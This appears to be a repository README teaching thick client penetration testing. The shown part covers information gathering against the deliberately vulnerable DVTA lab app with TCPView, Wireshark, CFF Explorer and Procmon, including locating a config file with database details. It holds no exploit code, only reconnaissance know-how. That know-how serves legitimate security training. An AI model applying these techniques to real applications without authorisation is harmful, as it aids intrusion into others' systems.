Thick Client Penetration Testing

Welcome to the Thick Client Penetration Testing Repository! This repository aims to familiarize you with Thick Client Application security concepts, providing a comprehensive guide and practical methodology for thick client Pentesting. Whether you're a beginner or an experienced security professional, this repository will equip you with the knowledge and tools needed to effectively assess the security of thick client applications.

Table of Contents

- Methodology File
  - Information Gathering
  - Traffic Analysis
  - Attacking Thick Client
  - Reversing and Patching Thick Client
  - Common Low Hanging Fruits

Introduction

Thick client applications pose unique security challenges that require specialized knowledge and techniques to assess effectively. This repository serves as a guide for understanding and addressing these challenges, covering various aspects of thick client penetration testing such as information gathering, traffic analysis, attacking, reversing, and patching.

Methodology

Information Gathering

Before diving into penetration testing, thorough information gathering is essential. This phase involves identifying the target application, its functionalities, technologies used, and potential vulnerabilities.

Traffic Analysis

Analyzing network traffic helps in understanding communication between the thick client application and backend services. This includes examining requests, responses, encryption methods, and potential vulnerabilities in data transmission.

Attacking Thick Client

Identifying and exploiting vulnerabilities within the thick client application itself, such as insecure configurations, input validation flaws, or logic errors, is crucial in penetration testing.

Reversing and Patching Thick Client

Reverse engineering and patching .NET binaries enable security researchers to analyze the inner workings of the application and identify vulnerabilities.

Common Low Hanging Fruits

This section covers common vulnerabilities and misconfigurations often found in thick client applications, providing quick wins for security assessments.

---

1. Information Gathering

- Exploring the functionality of the application
- Architecture of the application
- Client's network communications
- Files that can be accessed by the client
- Look for juicy files


Tools of the trade:

- CFF Explorer → https://ntcore.com/?page_id=388
- Sysinternal Suite → https://learn.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite
- Wireshark → https://www.wireshark.org/download.html

TCPVIEW - Network Connections


💡 TCPView from Sysinternals is a Windows utility that provides real-time monitoring of TCP and UDP connections, allowing users to view detailed information about processes, local and remote IP addresses, and connection states.

- Open **TCPView** from **SysinternalSuite** tools.



Sysmon64	13/02/2024 18:03	Application	4,439 KB
tcpvcon	11/04/2023 19:10	Application	198 KB
tcpvcon64	11/04/2023 19:10	Application	245 KB
tcpview	11/04/2023 19:10	Compiled HTML ...	16 KB
tcpview	11/04/2023 19:10	Application	923 KB
tcpview64	11/04/2023 19:10	Application	1,062 KB
Testlimit	18/11/2016 07:40	Application	227 KB
Testlimit64	18/11/2016 07:38	Application	239 KB
Vmmap	26/07/2023 17:50	Compiled HTML ...	51 KB
vmmap	18/10/2023 20:11	Application	5,072 KB

- When opened we got number of services that are using TCP and UDP connections.



TCPView - Sysinternals: www.sysinternals.com


File Edit View Process Connection Options Help

4 TCP v4 6 TCP v6 4 UDP v4 6 UDP v6 Search

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
FileZilla Server.exe	2340	TCP	Listen	0.0.0.0	21	0.0.0.0	0	02/03/2024 16:13:53	FileZilla Server
svchost.exe	888	TCP	Listen	0.0.0.0	135	0.0.0.0	0	02/03/2024 16:13:46	RpcEptMapper
System	4	TCP	Listen	192.168.121.130	139	0.0.0.0	0	03/03/2024 03:22:38	System
svchost.exe	356	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	02/03/2024 16:14:07	CDPSvc
FileZilla Server.exe	2340	TCP	Listen	127.0.0.1	14147	0.0.0.0	0	02/03/2024 16:13:53	FileZilla Server
FileZilla Server.exe	2340	TCP	Established	127.0.0.1	14147	127.0.0.1	49713	02/03/2024 16:16:43	FileZilla Server
FileZilla Server.exe	2340	TCP	Established	127.0.0.1	14147	127.0.0.1	49697	02/03/2024 16:15:04	FileZilla Server
lsass.exe	664	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	02/03/2024 16:13:46	lsass.exe
wininit.exe	508	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	02/03/2024 16:13:46	wininit.exe
svchost.exe	500	TCP	Listen	0.0.0.0	49666	0.0.0.0	0	02/03/2024 16:13:48	EventLog
svchost.exe	424	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	02/03/2024 16:13:48	Schedule
spoolsv.exe	1136	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	02/03/2024 16:13:50	Spooler
services.exe	644	TCP	Listen	0.0.0.0	49674	0.0.0.0	0	02/03/2024 16:13:56	services.exe
FileZilla Server Interfa...	7144	TCP	Established	127.0.0.1	49697	127.0.0.1	14147	02/03/2024 16:15:04	FileZilla Server Interface.exe
FileZilla Server Interfa...	2824	TCP	Established	127.0.0.1	49713	127.0.0.1	14147	02/03/2024 16:16:43	FileZilla Server Interface.exe
sqlservr.exe	2472	TCP	Listen	0.0.0.0	49820	0.0.0.0	0	02/03/2024 16:14:31	MSSQL$SQLEXPRESS
SearchApp.exe	5452	TCP	Close Wait	192.168.121.130	50723	2.18.66.168	443	03/03/2024 03:25:50	SearchApp.exe
SearchApp.exe	5452	TCP	Close Wait	192.168.121.130	50724	2.18.66.168	443	03/03/2024 03:25:50	SearchApp.exe
[Time Wait]		TCP	Time Wait	192.168.121.130	50741	13.107.42.16	443		
[Time Wait]		TCP	Time Wait	192.168.121.130	50742	13.107.42.16	443		

- Let's play with opening the DVTA application and see how it loads, trying logging using any user creds.
- From the image below we can see anew connection is made by DVTA application on port: 49820.

💡Local Address and Remote Addresses are same because we have setup the server on the same machine on which we are using the application




- So by this way we can see to which IP Address the application is communicating with.

Wireshark - Network Connections


💡 Wireshark is a network protocol analyzer that allows users to capture and interactively browse the traffic running on a computer network.

- Open Wireshark and select "**Adapter for Loopback Traffic Capture**" (because here I'm using loopback address. WHY? because my app and sever is running on the same machine) and we might need to select the proper connection while testing from which the traffic is going.



- When we try to again login using, Wireshark will capture the traffic going through the connections.

- So, when we hit login with creds in DVTA and click on expenses, we can view the data by right clicking on data request > Follow > TCP Stream.



- We have got the captured traffic for the following stream.

This is just a intro to Wireshark, we'll use it more in next sections.


Exploring PE file with CFF Explorer

💡 CFF Explorer is a powerful tool for analyzing, modifying, and understanding Windows Portable Executable (PE) files, commonly used for debugging, reverse engineering, and software analysis purposes.


- CFF Explorer is a powerful tool used to analyze on which language the application is build on. Like if the application is build using C, C++ then we

can try buffer overflow attacks or if application is build using .NET assembly then we can decompile the application and reverse engineer it.

- Now open CFF Explorer and open DVTA application by clicking **File > Open > Path to DVTA app.**




- When opened we can see the application is build using .NET Assembly hence we can decompile it.




Procmon - File system monitoring

💡 Process Monitor, is a Windows utility used for real-time monitoring and logging of system activity, including file system, registry, process, and network activity.

- When we started the “ProcMon” we see that a lot of traffic is going through.
- To make a clear view, select filter > Dropdown menu > Select Process Name > Enter process name DVTA.exe > OK.



- So now here we have list of processes only for DVTA.
- By looking at the file paths the application is requesting we found "**DVTA.exe.config**" file.




- We can directly jump to the location of this file by right click > Jump to.

- When got the file location, open the file the data in file.
- Here we have found some useful data about Database.

